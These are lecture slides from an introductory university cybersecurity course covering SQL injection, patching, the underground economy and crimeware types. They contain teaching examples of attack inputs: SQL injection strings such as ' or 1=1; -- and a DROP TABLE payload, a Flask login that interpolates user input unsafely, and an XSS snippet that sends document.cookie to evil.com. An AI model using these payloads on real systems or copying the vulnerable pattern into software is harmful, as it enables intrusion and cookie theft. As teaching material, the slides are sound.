CY 2550 Foundations of Cybersecurity

Exploits, Patches, Crimeware

Alina Oprea
Associate Professor, Khoury College
Northeastern University
April 6 2020

Announcements

- Exploit project released on Friday and due on April 17
- On Thursday, review of class materials in preparation for the final exam
- Final exam
  - Take home
  - Released on April 13 at 11:45am EST, due on April 14 at noon
  - Submitted through Gradescope
  - Questions on the material to test general understanding
  - Might include questions from the “Countdown to Zero Day” book

Outline

- Vulnerabilities, continued
  - SQL Basics
  - SQL Injection
- Patches and mitigations
- Underground economy
- Crimeware

Review


- Programs are vulnerable to memory corruption
- Buffer overflow attacks
  - Make programs crash
  - Run malicious code
  - More advanced attacks (return-to-libc)
  - Mitigations: stack canaries, non-executable stacks, ASLR
- Cross-site scripting attacks
  - Inject malicious code to exfiltrate sensitive data
  - Stored XSS: store JavaScript code on server executed on client
  - Reflected XSS: store JavaScript code in malicious link; reflect code and execute it on client
  - Same Origin Policy (SOP) is not enough to prevent these attacks

Structured Query Language (SQL)

CREATE, INSERT, UPDATE

SELECT

Web Architecture circa-2015



SQL

- Structured Query Language
  - Relatively simple declarative language
  - Define relational data
  - Operations over that data
- Widely supported: MySQL, Postgres, Oracle, sqlite, etc.
- Why store data in a database?
  - Persistence – DB takes care of storing data to disk
  - Concurrency – DB can handle many requests in parallel
  - Transactions – simplifies error handling during complex updates

SQL Operations

- Common operations:
  - CREATE TABLE makes a new table
  - INSERT adds data to a table
  - UPDATE modifies data in a table
  - DELETE removes data from a table
  - SELECT retrieves data from one or more tables
- Common SELECT modifiers:
  - ORDER BY sorts results of a query
  - UNION combines the results of two queries

CREATE

- Syntax

  CREATE TABLE name (column1_name *type*, column2_name *type*, …);

- Data types
  - TEXT – arbitrary length strings
  - INTEGER
  - REAL – floating point numbers
  - BOOLEAN
- Example

  CREATE TABLE people (name TEXT, age INTEGER, employed BOOLEAN);

People:	**name (string)**	**age (integer)**	**employed (boolean)**

INSERT

- Syntax

  INSERT INTO name (column1, column2, …) VALUES (val1, val2, …);

- Example

  INSERT INTO people (name, age, employed) VALUES (“Charlie”, 34, True);

People:

name (string)	age (integer)	employed (boolean)
Charlie	34	True

UPDATE

- Syntax

  UPDATE name SET column1=val1, column2=val2, … WHERE condition;

- Example

  UPDATE people SET age=42 WHERE name=“Bob”;

People:

name (string)	age (integer)	employed (boolean)
Charlie	34	True
Alice	25	True
Bob	42	False

SELECT

- Syntax

  SELECT col1, col2, … FROM name WHERE condition ORDER BY col1, col2, …;

- Example

  SELECT * FROM people;

  SELECT name, age FROM people;

  SELECT * FROM people WHERE name=“Charlie” OR name=“Alice”;

  SELECT name FROM people ORDER BY age;

People:

name (string)	age (integer)	employed (boolean)
Alice	34	True
Charlie	25	True

UNION

- Syntax

  SELECT col1, col2, … FROM name1 UNION SELECT col1, col2, … FROM name2;

- Example

  SELECT * FROM people UNION SELECT * FROM dinosaurs;

People:

name (string)	age (integer)	employed (boolean)
Charlie	34	True
Alice	25	True
name (string)	**weight (integer)**	**extinct (boolean)**
Tyrannosaurus	14000	True
Brontosaurus	15000	True

Note: number of columns must match (and sometimes column types)

Comments

- Syntax

  command; -- comment

- Example

  SELECT * FROM people; -- This is a comment

People:

name (string)	age (integer)	employed (boolean)
Charlie	34	True
Alice	25	True
Bob	41	False

SQL Injection

- SQL queries often involve untrusted data
  - App is responsible for interpolating user data into queries
  - Insufficient sanitization could lead to modification of query semantics
- Possible attacks
  - Confidentiality – modify queries to return unauthorized data
  - Integrity – modify queries to perform unauthorized updates
  - Authentication – modify query to bypass authentication checks

Server Threat Model

- Attacker's goal:
  - Steal or modify information on the server
- Server's goal: protect sensitive data
  - Integrity (e.g. passwords, admin status, etc.)
  - Confidentiality (e.g. passwords, private user content, etc.)
- Attacker's capability: submit arbitrary data to the website
  - POSTed forms, URL parameters, cookie values, HTTP request headers

Threat Model Assumptions

- Web server is free from vulnerabilities
  - Apache and nginx are pretty reliable
- No file inclusion vulnerabilities
- Server OS is free from vulnerabilities
  - No remote code exploits
- Remote login is secured
  - No brute forcing the admin’s SSH credentials

Website Login Example

Client-side

Server-side

```
if flask.request.method == 'POST’:
  db = get_db()
  cur = db.execute(
     'select * from user_tbl where
      user="%s" and pw="%s";' % (
        flask.request.form['username’],
        flask.request.form['password’]))
  user = cur.fetchone()
  if user == None:
    error = 'Invalid username or password’
  else:
    …
```

Login Examples

```
‘SELECT * FROM user_tbl WHERE user="%s" AND pw="%s";'
```

form[‘username’]	form[‘password’]	Resulting query
alice	123456	‘… WHERE user="alice" AND pw="123456";’
bob	qwerty1#	‘… WHERE user="bob" AND pw="qwery1#";’
goofy	a"bc	‘… WHERE user="goofy" AND pw="a"bc";’

Incorrect syntax, too many double quotes. Server returns 500 error.

Login Examples

‘SELECT * FROM user_tbl WHERE user="%s" AND pw="%s";'

form[‘username’]	form[‘password’]	Resulting query
alice	123456	‘… WHERE user="alice" AND pw="123456";’
bob	qwerty1#	‘… WHERE user="bob" AND pw="qwery1#";’
goofy	a"bc	‘… WHERE user="goofy" AND pw="a"bc";’
weird	abc" or pw="123	‘… WHERE user=”weird" AND pw="abc" or pw="123";’
eve	" or 1=1; --	‘… WHERE user=”eve" AND pw="" or 1=1; --";’

1=1 is always true ;)
-- comments out extra quote

Login Examples

```
‘SELECT * FROM user_tbl WHERE user="%s" AND pw="%s";'
```

form[‘username’]	form[‘password’]	Resulting query
alice	123456	‘… WHERE user="alice" AND pw="123456";’
bob	qwerty1#	‘… WHERE user="bob" AND pw
goofy	a"bc	‘… WHERE user="goofy" AND
weird	abc" or pw="123	‘… WHERE user=”weird" AND
eve	" or 1=1; --	‘… WHERE user=”eve" AND pw="" or 1=1; --";’
mallory"; --		‘… WHERE user="mallory"; --" AND pw="";’

None of this is evaluated. Who needs password checks? ;)

How to Prevent SQL Injection?

- Main issue: keep user input separate from code; attacker can escape from context and execute code
- Escape delimitating characters
  - INSERT INTO users SET name = 'Sarah O'Hara': Syntax Error
  - INSERT INTO users SET name = 'Sarah O\'Hara'
  - Apply these automatically
    - Previous example: pw = " or 1=1; --
    - SELECT * FROM usr_tbl WHERE user ="eve" AND pw="\" or 1=1; --"
    - Will check for pw = " or 1-1; --
- Check numerical identifiers
  - $id = "1; DROP TABLE users; --"
  - Query = 'SELECT * FROM users WHERE id =$id'
  - 'SELECT * FROM users WHERE id =1; DROP TABLE users; -- '

SQL Injection Defenses

```
SELECT * FROM users WHERE user='{{sanitize($id)}}';
```

- Sanitization of user input
- Whitelisting: only allow specific queries
- Blacklisting: queries or inputs that are not allowed
- Object-relational mappings (ORM)
  - Libraries that abstract away writing SQL statements
  - Java – Hibernate
  - Python – SQLAlchemy, Django, SQLObject
  - Ruby – Rails, Sequel
  - Node.js – Sequelize, ORM2, Bookshelf
- Domain-specific languages
  - LINQ (C#), Slick (Scala), …

Takeaways

How do Exploits Exist?

- Exploits are weaponized program bugs
- Violate programmer assumptions about data
  - Size
  - Structure
  - Unexpected special characters and delimiters
- Cause programs to behave unexpectedly/maliciously
  - Authentication and authorization bypass
  - Execute arbitrary code
  - Violate integrity and confidentiality

Lesson 1:

Never trust input from the user


Lesson 2:

Never mix code and data

- Stack may mix data and code
- Attacker injects “text” which is interpreted as code

```
<html>
<head></head>
<body>
  <p>This is my page.</p>
  <script>
    var front = ‘<img
src=\’http://evil.com/pic.jpg?’;
    var back = ‘\’ />’;
    document.write(front +
document.cookie + back);
  </scrip
</body>
```

- Web pages mix data and code
- Attacker injects “text” which is interpreted as code



Lesson 3:

Use the best tools at your disposal

Tools for More Secure Development

- Choose a memory safe programming language
  - C/C++ are not memory safe
  - Java and C# are somewhat better, but virtual machine may be vulnerable
  - Scripting languages offer more safety
  - Rust is specifically designed for security
- Choose well-maintained, security conscious frameworks
  - PHP and Wordpress are dumpster fires
  - Django, Rails, and other modern frameworks offer:
    - Secure session management and password storage
    - Object relational mappers (no need to write SQL)
    - Built-in output sanitization by default

Lesson 4:

Awareness and Vigilance

Vulnerability Information

- You can’t mitigate threats you don’t know
- seclists.org has two of the most comprehensive mailing lists
  - Bugtraq
  - Full Disclosure
- Vulnerability databases
  - Common Vulnerabilities and Exposures (CVE)
  - NIST National Vulnerability Database (NVD)
    - Adds risk scores to CVE reports
  - Carnegie Mellon University CERT

CERT | Software Engineering Institute | Carnegie Mellon University

Vulnerability Notes Database

Advisory and mitigation information about software vulnerabilities

DATABASE HOME | SEARCH | REPORT A VULNERABILITY | HELP

Overview

The Vulnerability Notes Database provides information about software vulnerabilities. Vulnerability Notes include summaries, technical details, remediation information, and lists of affected vendors. Most Vulnerability Notes are the result of private coordination and disclosure efforts. For more comprehensive coverage of public vulnerability reports consider the National Vulnerability Database (NVD). + Read More

CVE-2017-5754 – Meltdown
CVE-2017-5753 – Spectre v1
CVE-2017-5715 – Spectre v2

Recent Vulnerability Notes

15 Feb 2018	VU#940439	Quagga bgpd is affected by multiple vulnerabilities	Multiple CVEs
01 Feb 2018	VU#319904	Pulse Secure Linux client GUI fails to validate SSL certificates	CVE-2018-6374
03 Jan 2018	VU#584653	CPU hardware vulnerable to side-channel attacks	Multiple CVEs
12 Dec 2017	VU#144389	TLS implementations may disclose side channel information via …	Multiple CVEs
29 Nov 2017	VU#113765	Apple MacOS High Sierra disabled account authentication bypass	CVE-2017-13872
21 Nov 2017	VU#681983	Install Norton Security for Mac does not verify SSL certificates	CVE-2017-15528
17 Nov 2017	VU#817544	Windows 8 and later fail to properly randomize every application…	Unknown
15 Nov 2017	VU#421280	Microsoft Office Equation Editor stack buffer overflow	CVE-2017-11882
03 Nov 2017	VU#739007	IEEE P1735 implementations may have weak cryptographic prot…	Multiple CVEs
02 Nov 2017	VU#446847	Savitech USB audio drivers install a new root CA certificate	CVE-2017-9758

ublished • Date Public

Date Updated • CVSS Score

Report a Vulnerability

Please use the Vulnerability Reporting Form to report a vulnerability. Alternatively, you can send us email. Be sure to read our vulnerability disclosure policy.

Connect with Us

Subscribe to our feed

Lesson 5:

Patch!

On Vulnerabilities

- 0-day vulnerabilities are a serious concern
  - Exploits for bugs that are undisclosed and unpatched
  - Very hard to detect and prevent attacks
  - Extremely valuable for attackers and three letter agencies
- But, most successful attacks involve old, patched vulnerabilities
  - Exploit kits bundle common attacks together, automate breaches
  - Usable by unsophisticated attackers
- Examples:
  - Drive-by download attacks against browsers
  - Worms that target vulnerable web servers and service
  - Scanners that looks for known SQL injection vulnerabilities
- Why?

People Don’t Patch

- Key problem: people don’t patch their systems
  - Many applications do not automatically update
  - System administrators delay patches to test compatibility with software
  - Users are unaware, don’t bother to look for security updates
- Example: Equifax
  - Initial breach leveraged a vulnerability in Apache Struts
  - CVE-2017-9805
  - Bug had been known and patch available for two months :(

Former Equifax CEO says breach boiled down to one person not doing their job

Posted Oct 3, 2017 by Sarah Buhr (@sarahbuhr)

Everybody Should Patch

- Use systems that automate updates
  - Google Play Store
  - iOS App Store
  - Aptitude (apt) and Red Hat Package Manager (rpm)
  - Chrome, Firefox
  - Windows 10
- Avoid systems that do not automate or fail to update regularly
  - Android on most phones :(
  - Most desktop software on Windows
  - Embedded devices (NATs, IoT, etc.)

The Ticking Clock

- The good: white hats often find and report vulnerabilities in private
  - Responsible Disclosure
  - Vender develops and distributes a patch…
  - Before attackers know about the vulnerability
- The bad: attackers reverse engineer patches
  - Figure out what vulnerabilities were patched
  - Develop retrospective exploits
- A race against time
  - Patches enable the development of new exploits!
  - Patches should be applied as soon as possible!

Responsibilities of Developers

- If you develop software, you are responsible for the security of users
  - Important if you develop desktop software/apps
  - Even more important if you develop libraries for other developers
- Define a security process
  - Email and website for people to submit vulnerabilities
    - Consider a bug bounty program (e.g. through HackerOne)
    - Post legal policies to indemnify security researchers acting in good faith
  - Mailing list to inform users about security issues
  - Serious problems should be reported to Full Disclosure, Bugtraq, CVE
- Distribute patches in a timely manner

Outline

- Vulnerabilities, continued
  - SQL Basics
  - SQL Injection
- Patches and mitigations
- Underground economy
- Crimeware

Underground Economy

Exploit developers

- Very smart people who reverse-engineer software
- Develop and sell exploits

Crimeware developers

- Create banking trojans, botnets, Remote Access Trojans (RATs), exploit kits

“Bulletproof” Hosting Providers

- Offer dedicated servers to other actors

Spammers and Phishers

- Advertise links for other actors
- Setup scam sites to steal information

Pharma, Counterfeiters, Fake AV

- Run illegal e-commerce websites

Types of Crimeware

Concealment and control

- Trojans, backdoors, root kits

Infection and propagation

- Viruses and worms

Stealing and spying

- Spyware, keyloggers, screen scrapers

Profit

- Dialers, scareware, ransomware, ad injection and clicking, droppers, crypto currency mining, credential and account theft, …

Botnets

Note
A given piece of crimeware may exhibit multiple types of behavior!

Concluding Remarks

- Underground economy has many actors
  - Exploit developers, crimeware developers, hosting providers, spammers and advertisers, etc.
- Malicious programs have many flavors
  - Trojans, backdoors, rootkits, worms
- Protecting and securing systems is challenging
- Defensive tools
  - Anti-virus
  - Network monitoring
  - ML-based defenses
  - Monitoring user activities